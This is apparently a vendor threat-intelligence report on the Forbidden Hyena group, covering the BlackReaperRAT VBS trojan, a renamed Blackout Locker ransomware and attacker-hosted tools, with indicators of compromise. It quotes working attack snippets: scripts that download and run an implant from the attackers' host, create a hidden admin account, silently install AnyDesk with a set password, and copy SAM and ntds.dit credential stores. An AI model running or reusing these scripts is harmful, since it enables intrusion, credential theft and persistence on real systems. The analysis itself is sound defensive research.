



Forbidden Hyena adopts BlackReaperRAT in AI‑powered campaigns
Overview
BI.ZONE Threat Intelligence analyzed the activity of the Forbidden Hyena cluster in December 2025—January 2026 and discovered a previously unknown remote access trojan, BlackReaperRAT. The research team also identified an updated version of the Blackout Locker ransomware—renamed to Milkyway by the threat actor. Additionally, the researchers found network resources where the attackers hosted various tools.
Key findings
- The BI.ZONE Threat Intelligence team continues to observe threat actors’ interest in AI tools. In particular, some of the discovered samples contain signs of AI‑generated code.
- Attackers abuse legitimate tools and built‑in operating system utilities to accomplish tasks at different stages of the cyberattack lifecycle. In some cases, this allows them to evade detection.
- Hacktivists still employ wipers and ransomware. These can be used both to disrupt IT infrastructure and extract financial gain.
Attacker tools
BlackReaperRAT
In December 2025, we identified RAR files distributed by the Forbidden Hyena cluster.
Each archive contained two files:
- The batch script
1.batwhich launches1.vbslocated in the same archive. In one variant of the batch script, the VBS file was run usingcscript.exe; in another,wscript.exewas additionally used. - The obfuscated VBS

script 1.vbswhich is a malicious loader. The script downloads and runs a decoy document, as well as a VBS script for the next stage. The obfuscated script is a previously undocumented remote access trojan, named later BlackReaperRAT by the researchers.

After 1.vbs is launched, the following actions take place:
- The BlackReaperRAT VBS file is downloaded from the attackers’ server. The downloaded file is saved in the
%PROGRAMDATA%directory under a random name in the format[0-9a-zA-Z]{14}.vbs(e.g.,Aad5cIfkYxVzqH.vbs), then executed. - A decoy PDF document is downloaded from a legitimate network resource. The file is saved as
document.pdfin the directory from which1.vbswas launched, then opened. - The
1.vbsfile self‑deletes using the commandcmd.exe /c ping 127.0.0.1 -n 2 > nul & del /F /Q [1.vbs path].
BlackReaperRAT is implemented as a VBS script that executes in the context of a wscript.exe or cscript.exe process.
BlackReaperRAT has the following capabilities:
- Generates a unique BotID in the format
[0-9a-zA-Z]{14}and saves it to the file%APPDATA%\BlackReaper.id. - Creates its own copy in the
%APPDATA%directory. If the directory is not writable, performs copying to the%TEMP%directory. - Establishes persistence through various methods:
- Windows Registry autorun entries created in the Run key of the HKLM and HKCU hives
((HKLM|HKCU)\SOFTWARE\Microsoft\Windows\CurrentVersion\Run). The parameter name matches the BlackReaperRAT VBS script name, and the value specifies the command:
wscript.exe //B “(%APPDATA%|%TEMP%)\[0-9a-zA-Z]{14}.vbs”(e.g.,Aad5cIfkYxVzqH = “wscript.exe //B „%APPDATA%\Aad5cIfkYxVzqH.vbs„“). - Windows Task Scheduler entries:
cmd.exe /k "schtasks /create /tn "Windows Update" /tr "%APPDATA%\[0-9a-zA-Z]{14}.vbs" /sc onstart /ru SYSTEM /rl HIGHEST /f"&&exit - Copies of the BlackReaperRAT VBS script created in the current user’s Startup folder:
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\[0-9a-zA-Z]{14}.vbs
- Windows Registry autorun entries created in the Run key of the HKLM and HKCU hives
- Checks for the file

(%LOCALAPPDATA%|%TEMP%)\lockp\run.lockwhich prevents repeated launches of BlackReaperRAT. If this file is detected, a new instance of the malware is not launched. The current process ID is written to therun.lockfile. If thelockpdirectory does not exist, it is created automatically. - Generates a GET request to access the Telegram channel
hxxps://t[.]me/+QFbPfHfSq3E0N2M6?nocache=[0-9]{14,88}(e.g.,hxxps://t[.]me/+QFbPfHfSq3E0N2M6?nocache=835746437665545623585263366555762378626338856578457473253887777245347425528) to retrieve the command contained in the Telegram channel description.
- Extracts the command from the HTML code of the web page. First, it searches for the content of the div element with the class
tgme_page_description. If this element neither exists nor contains the required data, the search continues in meta elements where the property or name attribute has the valueog:descriptionordescription, and the target string is located in thecontentattribute.
- Supports execution of the following commands:
getidto send the BotID and obtained system data to the URL specified in the command. The malware retrieves the username, computer name, and current date and time.
Example of the request sent to the specified URL:hxxps://big-tree[.]ru/.ss/s.php?k=[redacted]&botid=Computername:[COMPUTER_NAME]|[DATE]|[TIME]|Username:[USERNAME]|BotID:[GENERATED_BOT_ID]
cmdto execute the received command in thecmd.execommand interpreter:C:\Windows\System32\cmd.exe /k [COMMAND]&&exit
dwlto download an executable file to the%PROGRAMDATA%directory and save it under the name[0-9a-zA-Z]{14}.exe. After downloading, the file is executed.updateto update and restart BlackReaperRAT.httpshellto implement an HTTP shell and to receive commands from the C2 server, execute them incmd.exe, and send the execution results back to the server. Command output is written to the local filesh.txt: cmd.exe /k [COMMAND] > sh.txt & exit. The content ofsh.txtis read and sent to the attackers via a POST request. The POST request body contains the parametersk(identifier) andoutc(command execution result).
Spreads the malware via removable storage devices (USB drives, external hard disks, etc.). When a removable device is connected, the malware file is copied to it into theSystem Volume Informationdirectory. Additionally, thecmd.exefile is copied from theSystem32directory, after which both copied files are marked as hidden and system (Hidden and System attributes). Then, for each file located in the root directory of the removable device, a shortcut (LNK file) is created. Opening such a shortcut launches the copiedcmd.exewhich in turn executes the user’s original file from the device and simultaneously launches BlackReaperRAT.
Additionally, BlackReaperRAT contains unused code designed to perform recursive searches in a specified directory by file content or filename. The search is limited to the following extensions: txt, log, csv, xml, html, htm, json, cfg, ini, sql, vbs, ps1, bat. If matches are found, information about the files is written to a special log file %APPDATA%\drive_scan_output.txt.
Entries in the log file have the following format:
- Search by file content:
“MATCH (content): [file path] (size: [file size])” - Search by filename:
“MATCH (filename): [file path] (size: [file size])”
Blackout Locker
In January 2026, we discovered a new instance of the Blackout Locker ransomware. The malware underwent minor modifications. Notably, the analyzed ransomware sample had changed its name from Blackout to Milkyway, and encrypted files received the .milkyway extension. The visual presentation of the ransom note changed as well. It is worth mentioning that in the Blackout Locker sample featured in the Kaspersky research, ransom notes were saved recursively on the victim host in every directory of each drive.
In the newly discovered sample, however, the ransomware saves the note to the following paths:
C:\Windows\Temp\README.txtC:\Users\Public\README.txtC:\README.txtC:\Users\Public\Desktop\README.txt
An executable file is extracted from the malware and saved to %USERPROFILE%\Desktop\WindowsSystemHelper.exe. It is designed to display the ransom note.
The file is then launched to establish persistence via the following methods:
- Windows Registry entries:
[HKCU\Software\Microsoft\Windows\CurrentVersion\Run] WindowsSystemHelper = "[path to WindowsSystemHelper.exe]"
[HKLM\Software\Microsoft\Windows\CurrentVersion\Run] WindowsSystemHelper = "[path to WindowsSystemHelper.exe]"
[HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce] SystemHelper = "[path to WindowsSystemHelper.exe]"
- Scheduled task creation with the name
WindowsSystemMaintenance. The task configuration file is saved toC:\Windows\Temp\task.xml. - LNK file creation (
WindowsHelper.lnk, SystemHelper.lnk) in the Startup folder.
Additionally, a similar file %WINDIR%\system32\winhelper.exe is created, which establishes persistence via a service named WinSystemHelper and the registry entry [HKCU\Software\Microsoft\Windows\CurrentVersion\Run] WinSystemHelper = “[path to winhelper.exe]”. The executable responsible for displaying the ransom note window can also establish persistence via [HKCU\Software\Microsoft\Windows\CurrentVersion\Run] ViperWindow = “[path to (winhelper.exe|WindowsSystemHelper.exe)]”.
This executable reads the ransom note content from C:\Windows\Temp\README.txt, creates a window titled СИСТЕМНОЕ УВЕДОМЛЕНИЕ (system notification), and displays the note text on screen.

The winhelper.exe file displays a graphical interface with the note text and waits for the string 14fhnje9. If the ransom note file does not exist, a default text is displayed instead.

Additionally, the new variant of Blackout Locker features an expanded list of terminated processes and services.
- Terminated processes: sql, oracle, ocssd, dbsnmp, synctime, agntsvc, isqlplussvc, xfssvccon, mydesktopservice, ocautoupds, encsvc, firefox, tbirdconfig, mydesktopqos, ocomm, dbeng50, sqbcoreservice, excel, infopath, msaccess, mspub, onenote, outlook, powerpnt, steam, thebat, thunderbird, visio, winword, wordpad, notepad, calc, wuauclt, onedrive, veeam, backup, sqlserver, backup, restore, recovery.
- Terminated services: WinDefend, Sense, WdNisSvc, MsMpSvc, vss, sql, svc$, memtas, mepocs, msexchange, sophos, veeam, backup, GxVss, GxBlr, GxFWD, GxCVD, GxCIMgr, Veeam, Backup, Restore, Recovery, ShadowCopy, VolumeShadowCopy.
Tools hosted on network servers
During infrastructure analysis, our researchers identified network servers where Forbidden Hyena hosted its attack tools.
Network server 193.233.48[.]98
The following files were hosted on the server:
| File | Description |
|---|---|
full.sh |
Bash script to download and establish persistence for the |
systemd-svchelper |
ELF64 executable written in Go and obfuscated with garble, a Silver framework implant. |
svchost.exe, conhost.exe |
PE32+ executable written in Go and obfuscated with garble, a Sliver framework implant. |
viper_linux |
ELF64 executable packed with UPX and functioning as ransomware. Acts as a wiper due to the absence of a ransom note |
viper_linux.rar |
RAR file containing the |
go.sh |
Bash script to install Golang compiler 1.25.0. Presumably generated using an LLM |
ssh.ps1 |
PowerShell script for establishing persistence. Presumably generated using an LLM |
PsMapExec.ps1 |
PowerShell script from the PsMapExec project. Designed for penetration testing, used during post‑exploitation |
PowerView.ps1 |
PowerShell script from the PowerSploit project. Used for system reconnaissance |
4458.exe |
PE32+ executable functioning as a reverse shell |
any.ps1 |
PowerShell script to install AnyDesk. Presumably generated using an LLM |
systemd-cron |
Bash script to download and run |
ntds.ps1 |
PowerShell script to copy the SAM and SYSTEM registry hives, as well as the |
plink.exe |
PuTTY command‑line client |
proxychains4.conf |
Configuration file for the ProxyChains network traffic proxying tool |
nc64.exe |
Netcat utility to establish TCP and UDP connections |
SharpView.exe |
.NET assembly executable variant of |
Network server 2.59.163[.]169
Running on port 443, the server hosted PE32+ executables obfuscated with garble and functioning as Sliver framework implants: conhost.exe, svchost.exe. Notably, conhost.exe has the same checksum as the svchost.exe (conhost.exe) file previously identified on 193.233.48[.]98. The C2 server address for the svchost.exe implant is hxxps://2.59.163[.]98.
Detailed tool descriptions
full.sh
After launch, this bash script downloads the systemd-svchelper executable using wget, saves it to the /lib/system directory, and modifies file permissions:
cd /lib/systemd; wgеt hxxp://193.233.48[.]98:443/systemd-svchelper
chmod 777 /lib/systemd/systemd-svchelper
The script also downloads the systemd-cron bash script and modifies its permissions to grant full access to all users. It also adjusts permissions on the scheduled task file: the file owner receives read/write permissions, while all other users receive read-only access.
wgеt hxxp://193.233.48[.]98:443/systemd-cron
chmod 777 /lib/systemd/systemd-cron
chmod 644 /etc/cron.d/systemd-cron
Finally, a cron scheduled task is created to launch the downloaded file every hour:
echo $'SHELL=/bin/bash\nPATH=/sbin:/bin:/usr/sbin:/usr/bin\n0 */1 * * * root /lib/systemd/systemd-cron\n' > /etc/cron.d/systemd-cron
systemd-cron
This bash script verifies the user by comparing the current user ID with zero (root user). It then checks for the presence of the wget and pgrep utilities on the system. Next, it verifies whether the systemd-svchelper process is running, and if so, the script terminates. Otherwise, it checks for the existence of /lib/systemd/systemd-svchelper and downloads it via wget if necessary, then launches the file.
User ID, utility, and process checks:
require_root() {
    if [[ "$(id -u)" -ne 0 ]]; then
        printf "This script must be run as root\n" >&2
        exit 1
    fi
}

check_cmds() {
    command -v wgеt >/dev/null 2>&1 || { printf "wgеt is required\n" >&2; exit 1; }
    command -v pgrеp >/dev/null 2>&1 || { printf "pgrеp is required\n" >&2; exit 1; }
}

check_process_running() {
    pgrеp -f -- "systemd-svchelper" >/dev/null 2>&1
}Downloading and copying the executable:
tmpfile=$(mktemp) || return 1
wgеt -q --tries=3 --timeout=15 -O "$tmpfile" -- "hxxp://193.233.48[.]98:443/systemd-svchelper"
install -m 0755 -o root -g root "$tmpfile" "/lib/systemd/systemd-svchelper"
Modifying file permissions and launching the file in the background:
dir=$(dirname -- "/lib/systemd/systemd-svchelper")
base=$(basename -- "/lib/systemd/systemd-svchelper")
chmod 0755 -- "/lib/systemd/systemd-svchelper" || { printf "Failed to chmod %s\n" "/lib/systemd/systemd-svchelper" >&2; return 1; }
cd "$dir" || exit 2
nohup "./$base" >/dev/null 2>&1 &viper_linux
This executable recursively traverses all directories starting from the root /, excluding /proc, /sys, /dev, /tmp, /var/tmp, /run, /boot, /lost+found, /media, /mnt, /etc, /var/log, /var/cache, /var/lib, /bin, /sbin, /lib, /lib64, /usr/bin, /usr/sbin, /usr/lib, /usr/lib64, /usr/local/bin, /usr/local/sbin, /usr/local/lib, /usr/share, /var/spool, /var/run.
For each discovered file, a separate thread is created with the following checks performed:
- The file is not a directory.
- The file does not have one of the following extensions:
so,ko,bin,deb,rpm,gz,bz2,xz,lock,key,viper; - The file is not in the exclusions list:
.bashrc,.profile,/etc/passwd,/etc/shadow,/etc/fstab,/etc/hosts,/etc/sudoers,/etc/crontab,/etc/ld.so.conf,/etc/resolv.conf,/etc/network,/bin/bash,/bin/sh,/usr/bin/terminal,/usr/bin/kali-terminal,.ssh/id_rsa.
If all the checks pass, the file gets AES‑256‑GCM encrypted.
At the end, the following command is executed to delete the executable and terminate the process:
sleep 5 && rm -f viper_linux && pkill -f viper_linux
Analysis of this file also revealed unused functionality not invoked in the current code:
- reading files in the
/homedirectory and executingchmod(0)on each file to block access - gaining persistence and escalating privileges by adding
@reboot root ./viper_linuxto/etc/crontaband executingecho ’./viper_linux &’ >> /root/.bashrc - terminating processes using
pkill -f [procName]. - blocking the
/bin/suexecutable usingchmod 700 /bin/su 2> - deleting LVM snapshots and virtual devices with
lvremove -f /dev/mapper/*snapshot* 2>/dev/null || dmsetup remove_all —force 2>/dev/null. - terminating services with
systemctl stop %s || service %s stop.
ssh.ps1
This PowerShell script creates a new user account and adds it to the Administrators group:
nеt usеr $username $password /add /expires:never /comment:"Local admin user for SSH keys" | Out-Null
nеt lоcаlgrоup Administrators $username /add | Out-Null
Default script settings:
$username = "sshuser"
$password = "SecurePass123!"
$ubuntuIP = "C2"
$keyDir = "C:\Users\Public\.ssh_keys"
Next, the script modifies the newly created account’s settings by granting the Log on as a batch job privilege, which allows the user to log on to execute batch commands.
sеcеdit /export /cfg "$env:TEMP\secpol.inf" /quiet | Out-Null
$infContent = Get-Content "$env:TEMP\secpol.inf"
$newContent = @()
$batchLogonUpdated = $false
foreach ($line in $infContent) {
    if ($line -match "^SeBatchLogonRight\s*=") {
        $newContent += "SeBatchLogonRight = *[SID созданной УЗ]," + ($line -replace "^SeBatchLogonRight\s*=\s*", "")
        $batchLogonUpdated = $true
    } else {
        $newContent += $line
    }
}
if (-not $batchLogonUpdated) {
    $newContent += "SeBatchLogonRight = *[SID созданной УЗ]"
}
$newContent | Out-File "$env:TEMP\secpol.inf" -Force -Encoding Unicode
sеcеdit /configure /db "$env:TEMP\secpol.cfg" /cfg "$env:TEMP\secpol.inf" /quiet | Out-NullA hidden directory C:\Users\Public\.ssh_keys is then created, into which SSH key files id_rsa and id_rsa.pub are downloaded from a remote server. Its address is stored in the $ubuntuIP variable (hxxp://$ubuntuIP/id_rsa, hxxp://$ubuntuIP/id_rsa.pub). Permissions on these files and the directory are granted only to the created account and SYSTEM.
Modifying permissions on the directory and its contents:
icаcls [FilePath] /inheritance:d | Out-Null
icаcls [FilePath] /remove:g "Administrators" "Users" "INTERACTIVE" "SERVICE" "BATCH" | Out-Null
icаcls [FilePath] /setowner $username | Out-Null
icаcls [FilePath] /grant:r "NT AUTHORITY\SYSTEM:(OI)(CI)F" | Out-Null
icаcls [FilePath] /grant:r "${username}:(OI)(CI)F" | Out-Null4458.exe
This executable is a reverse shell. The malware connects to the C2 server at 193.233.48[.]98:4458. It then launches powershell.exe with the WinAPI function CreateProcessA. Command waiting and execution occur in an infinite loop, with the PowerShell interpreter interaction handled via named pipes. The reverse shell was presumably generated using an LLM.
any.ps1
The PowerShell script serves to download and install AnyDesk.
First, AnyDesk installer is downloaded:
$clnt = Nеw-Оbjеct Sуstеm.Nеt.WеbCliеnt
$url = "hxxp://dоwnlоаd.аnydеsk[.]com/АnуDеsk.еxе"
$file = "%Public%\Documents\АnуDеsk.еxе"
$clnt.DоwnlоаdFilе($url, $filе)
Next, AnyDesk is installed to C:\Program Files (x86)\AnyDesk:
cmd.exe /c "%Public%\Documents\AnyDesk.exe" --install "C:\Program Files (x86)\AnyDesk" --start-with-win --silent
The script also restarts AnyDesk services:
"C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --restart-service
Multiple attempts are then made to set a password and restart the service:
& "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --set-password P@ssw0rd123!
& cmd.exe /c 'echo P@ssw0rd123! | "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --set-password'
& "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --restart-service
& cmd.exe /c 'echo P@ssw0rd123! | "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --set-password'
& "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --restart-service
Finally, the script outputs the AnyDesk ID:
cmd.exe /c "C:\Program Files (x86)\AnyDesk\AnyDesk.exe" --get-id
ntds.ps1
The script copies the SAM and SYSTEM registry hives and, if possible, the ntds.dit file (Active Directory database).
First, the script starts the Volume Shadow Copy Service (VSS) if it is not already running, and creates the C:/Temp directory if it does not exist:
$vss = (Get-Service -name VSS)
if ($vss.Status -ne "Running") {
    $notrunning = 1; $vss.Start()
}
$tempdir = "C:\Temp"
if (!(Test-Path $tempdir)) {
    New-Item -ItemType Directory -Path $tempdir
}Next, the script creates a shadow copy of the drive:
$id = (gwmi -list win32_shаdоwcоpy).Create("C:\", "ClientAccessible").ShаdоwID
$volume = (gwmi win32_shаdоwcоpy -filter "ID='$id'")The SAM and SYSTEM files, as well as ntds.dit (if it exists), are extracted from the created shadow copy:
cmd /c copy "$($volume.DeviceObject)\windows\system32\config\sam" $tempdir
cmd /c copy "$($volume.DeviceObject)\windows\system32\config\system" $tempdir
if (Test-Path -Path "C:\Windows\NTDS\ntds.dit")
{
    cmd /c copy "$($volume.DeviceObject)\Windows\NTDS\ntds.dit" $tempdir
}Finally, VSS is terminated and the shadow copy is deleted:
$volume.Delete();
if ($notrunning -eq 1)
{
    $vss.Stop()
}Indicators of compromise
Checksums
4fbd2f5b4625fa46b5706748dbb15d3f58fbeda723fc644d0db9174a78cbade15df07f2b3ddae4b24d05926167a4a5968e2748efe744e4600f968be9abd293a21eb19f45b8b228785d6f9e3736de902b07422b1911790e36a3a1a7dd35ae0b06
9129f200ec9a89896005ee67457f57ff250f8ebef7ca1ccc75a1b8df42fe9b1919fd3337b21a78c86880a4eb47657a1cccd08f81e8196b19e508e8820d7ec741
74056c6fe7d5670c41e56c2d00f27880cf47784caffde890ec3f79c0276c99b8
4ccd9e987f918500ddfc538d96b78ab4e6383b838e3e508311fd6ae815bd156f
71eba7b77838fffb0754852a9335555468dd161f87eb5ce048bceeb4d66ba64f1e20360e439594eeb38782b6dbf8de1de214a0b0f657d6c83c6c7a150498d6f4
